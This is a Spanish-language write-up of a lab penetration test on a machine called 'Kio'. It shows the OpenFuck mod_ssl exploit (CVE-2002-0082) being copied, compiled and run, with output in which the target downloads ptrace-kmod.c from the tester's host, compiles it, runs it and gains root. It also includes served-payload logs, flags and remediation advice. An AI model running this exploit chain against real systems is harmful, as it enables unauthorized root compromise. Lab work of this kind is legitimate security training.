  Exploit: Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
      URL: https://www.exploit-db.com/exploits/47080
     Path: /usr/share/exploitdb/exploits/unix/remote/47080.c
    Codes: CVE-2002-0082, OSVDB-857
 Verified: False
File Type: C source, ASCII text
cp: overwrite '/home/kali/Desktop/kio/xploit/47080.c'?
Copied to: /home/kali/Desktop/kio/xploit/47080.c


┌──(kali㉿kali)-[~/Desktop/kio/xploit]
└─$ ls
47080-3.c  47080.c  764.c  ptrace-kmod.c  xploit2  xploit3
```

-Creación final del exploit seleccionado para el proceso

```
┌──(kali㉿kali)-[~/Desktop/kio/xploit]
└─$ cat 47080.c
/*
 * OF version r00t VERY PRIV8 spabam
 * Version: v3.0.4
 * Requirements: libssl-dev    ( apt-get install libssl-dev )
 * Compile with: gcc -o OpenFuck OpenFuck.c -lcrypto
 * objdump -R /usr/sbin/httpd|grep free to get more targets
 * #hackarena irc.brasnet.org
 * Note: if required, host ptrace and replace wget target
 */

#include <arpa/inet.h>
```

```
┌──(kali㉿kali)-[~/Desktop/kio/xploit]
└─$ gcc -o xploit3 47080-3.c -lcrypto
7080-3.c: In function ‘read_ssl_packet’:
7080-3.c:534:17: warning: ‘RC4’ is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  534 |                 RC4(ssl->rc4_read_key, rec_len, buf, buf);
      |                 ^~
In file included from 47080-3.c:26:
/usr/include/openssl/rc4.h:37:28: note: declared here
   37 | OSSL_DEPRECATEDIN_3_0 void RC4(RC4_KEY *key, size_t len,
      |                            ^~
7080-3.c: In function ‘send_ssl_packet’:
7080-3.c:583:17: warning: ‘MD5_Init’ is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  583 |                 MD5_Init(&ctx);
      |                 ^~~~~~~~
In file included from 47080-3.c:27:
/usr/include/openssl/md5.h:49:27: note: declared here
   49 | OSSL_DEPRECATEDIN_3_0 int MD5_Init(MD5_CTX *c);
      |                           ^~~~~~~~
7080-3.c:584:17: warning: ‘MD5_Update’ is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  584 |                 MD5_Update(&ctx, ssl->write_key, RC4_KEY_LENGTH);
      |                 ^~~~~~~~~~
/usr/include/openssl/md5.h:50:27: note: declared here
   50 | OSSL_DEPRECATEDIN_3_0 int MD5_Update(MD5_CTX *c, const void *data, size_t len);
      |                           ^~~~~~~~~~
```

Instalamos la librería requerida para el exploit con el comando: “sudo apt-get install libssl-dev”

```
┌──(kali㉿kali)-[~/Desktop/kio]
└─$ sudo apt-get install libssl-dev
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
libssl-dev is already the newest version (3.0.10-1).
The following packages were automatically installed and are no longer required:
  gir1.2-gtksource-3.0 gir1.2-javascriptcoregtk-4.0 gir1.2-soup-2.4 gir1.2-webkit2-4.0 gobject-introspection king-phisher libavformat59
  libblockdev-crypto2 libblockdev-fs2 libblockdev-loop2 libblockdev-part-err2 libblockdev-part2 libblockdev-swap2 libblockdev-utils2
  libblockdev2 libcodec2-1.0 libgdal32 libgeos3.11.1 libgupnp-igd-1.0-4 liblc3-0 libmongocrypt0 libmujs2 libncurses5 libnfs13
  libobjc-12-dev libplacebo208 libsoup-gnome2.4-1 libspatialite7 libsuperlu5 libswscale6 libtinfo5 libwebsockets17 libyara9 pipewire-alsa
  pwgen python3-advancedhttpserver python3-boltons python3-cairo-dev python3-cryptography37 python3-flask-security python3-geoip2
  python3-geojson python3-graphene python3-graphene-sqlalchemy python3-graphql-core python3-graphql-relay python3-icalendar
  python3-jaraco.classes python3-maxminddb python3-promise python3-py python3-pytz-deprecation-shim python3-requests-file
  python3-rule-engine python3-rx python3-smoke-zephyr python3-texttable tftp
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

-Explotación de la vulnerabilidad, y correcto acceso a la maquina:
Comando: ./xploit3 0x6b 192.168.3.131 443 -c 42

```
┌──(kali㉿kali)-[~/Desktop/kio/xploit]
└─$ ./xploit3 0×6b 192.168.3.131 443 -c 42

*********************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                       *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*********************************************************************

Connection ... 42 of 42
Establishing SSL connection
cipher: 0×4043808c   ciphers: 0×80f80c8
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
 -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; -kmod.c; gcc
--05:57:44--  http://192.168.3.129/ptrace-kmod.c
           ⇒ `ptrace-kmod.c'
Connecting to 192.168.3.129:80 ...
Connection to 192.168.3.129:80 refused.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
whoami
root
```

En ese caso los exploits creados 47080.c y 47080-3.c son el mismo archivo, pero para la practica de este maquina se fueron creando más exploit por eso la diferencia del nombre, pero vienen a ser el mismo archivo, aun así estos deberían tener el mismo nombre al elaborar la pentesting.

4. Escalación de privilegios si/no

Método de escalada

-Al crear el exploit manual y correrlo, se logrará ingresar a la maquina Kio como usuario “APACHE“ sin privilegios por defecto, por un error generado a la hora de acceder al ptrace-kmo por medio de la web, se tendrá que acceder mediante nuestra propia máquina, descarguemos el paquete faltante con el comando y el enlace que nos da al ejecutar el exploit:

-wget https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c


```
┌──(kali㉿kali)-[~/Desktop/kio/xploit]
└─$ wget https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
    kio
┌──(kali㉿kali)-[~/Desktop/kio/xploit]
└─$ ls
47080-3.c  47080.c  764.c  ptrace-kmod.c  xploit2  xploit3

┌──(kali㉿kali)-[~/Desktop/kio/xploit]
```

-Damos acceso a nuestro directorio por el puerto 80.

Comando: php -S 0.0.0.0:80

```
┌──(kali㉿kali)-[~/Desktop/kio/xploit]
└─$ php -S 0.0.0.0:80
[Tue Sep  5 05:25:21 2023] PHP 8.2.7 Development Server (http://0.0.0.0:80) started
[Tue Sep  5 05:27:03 2023] 192.168.3.131:1025 Accepted
[Tue Sep  5 05:27:03 2023] 192.168.3.131:1025 [200]: GET /ptrace-kmod.c
[Tue Sep  5 05:27:03 2023] 192.168.3.131:1025 Closing
[Tue Sep  5 05:28:43 2023] 192.168.3.129:45116 Accepted
[Tue Sep  5 05:28:43 2023] 192.168.3.129:45116 [404]: GET / - No such file or directory
[Tue Sep  5 05:28:43 2023] 192.168.3.129:45116 Closing
[Tue Sep  5 06:29:23 2023] 192.168.3.129:39052 Accepted
[Tue Sep  5 06:29:23 2023] 192.168.3.129:39052 [404]: GET / - No such file or directory
[Tue Sep  5 06:29:23 2023] 192.168.3.129:39052 Closing
^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^C
```

-Hacemos el cambio del URL del archivo de la vulnerabilidad seleccionada (47080-3.c), hacia nuestro equipo, para correr el paquete, lo guardamos y creamos nuevamente el exploit (xploit3).



5. Banderas

Bandera1	684d0624c19cac22a44a8413795368b9
Bandera2	c9b2db2dbe3d8e65485c6c348785a760
Bandera3	9699a2a93f0d7eeb172dca2de51d3db2

6. Herramientas usadas

Nmap	Usado para el escaneo de red y de puertos abiertos.
Enum4linux	Usado para analizar las vulnerabilidades que pueden haber en la maquina Kio.

Metaexploit	Usado para la selección del exploit y correrlo por medio de la vulnerabilidad analizada.
Nessus	Para el análisis de vulnerabilidades web.
Wappalyzer	Herramienta usada para hallar los servicios corriendo en la maquina a conectar.
Mousepad	Para apuntar los datos importantes de la prueba.
PHP - PYTHON	Para dar acceso a nuestra maquina mediante el puerto 80 para la creación del exploit.

7. Conclusiones y Recomendaciones

1) Al terminar la prueba no se detectó solo un servicio desactualizado y puede haber más con más vulnerabilidades encima.

2)Se recomienda actualizar los servicios y cerrar los puertos incensarios de la maquina Kio para evitar posibles vulnerabilidades desapercibidas.

3) Me pareció encontrar uso de parámetros obsoletos como SSL con el cual existen muchas formas de acceder mediante este (recomendación, actualizar a TLS versión 1.2 o posteriores).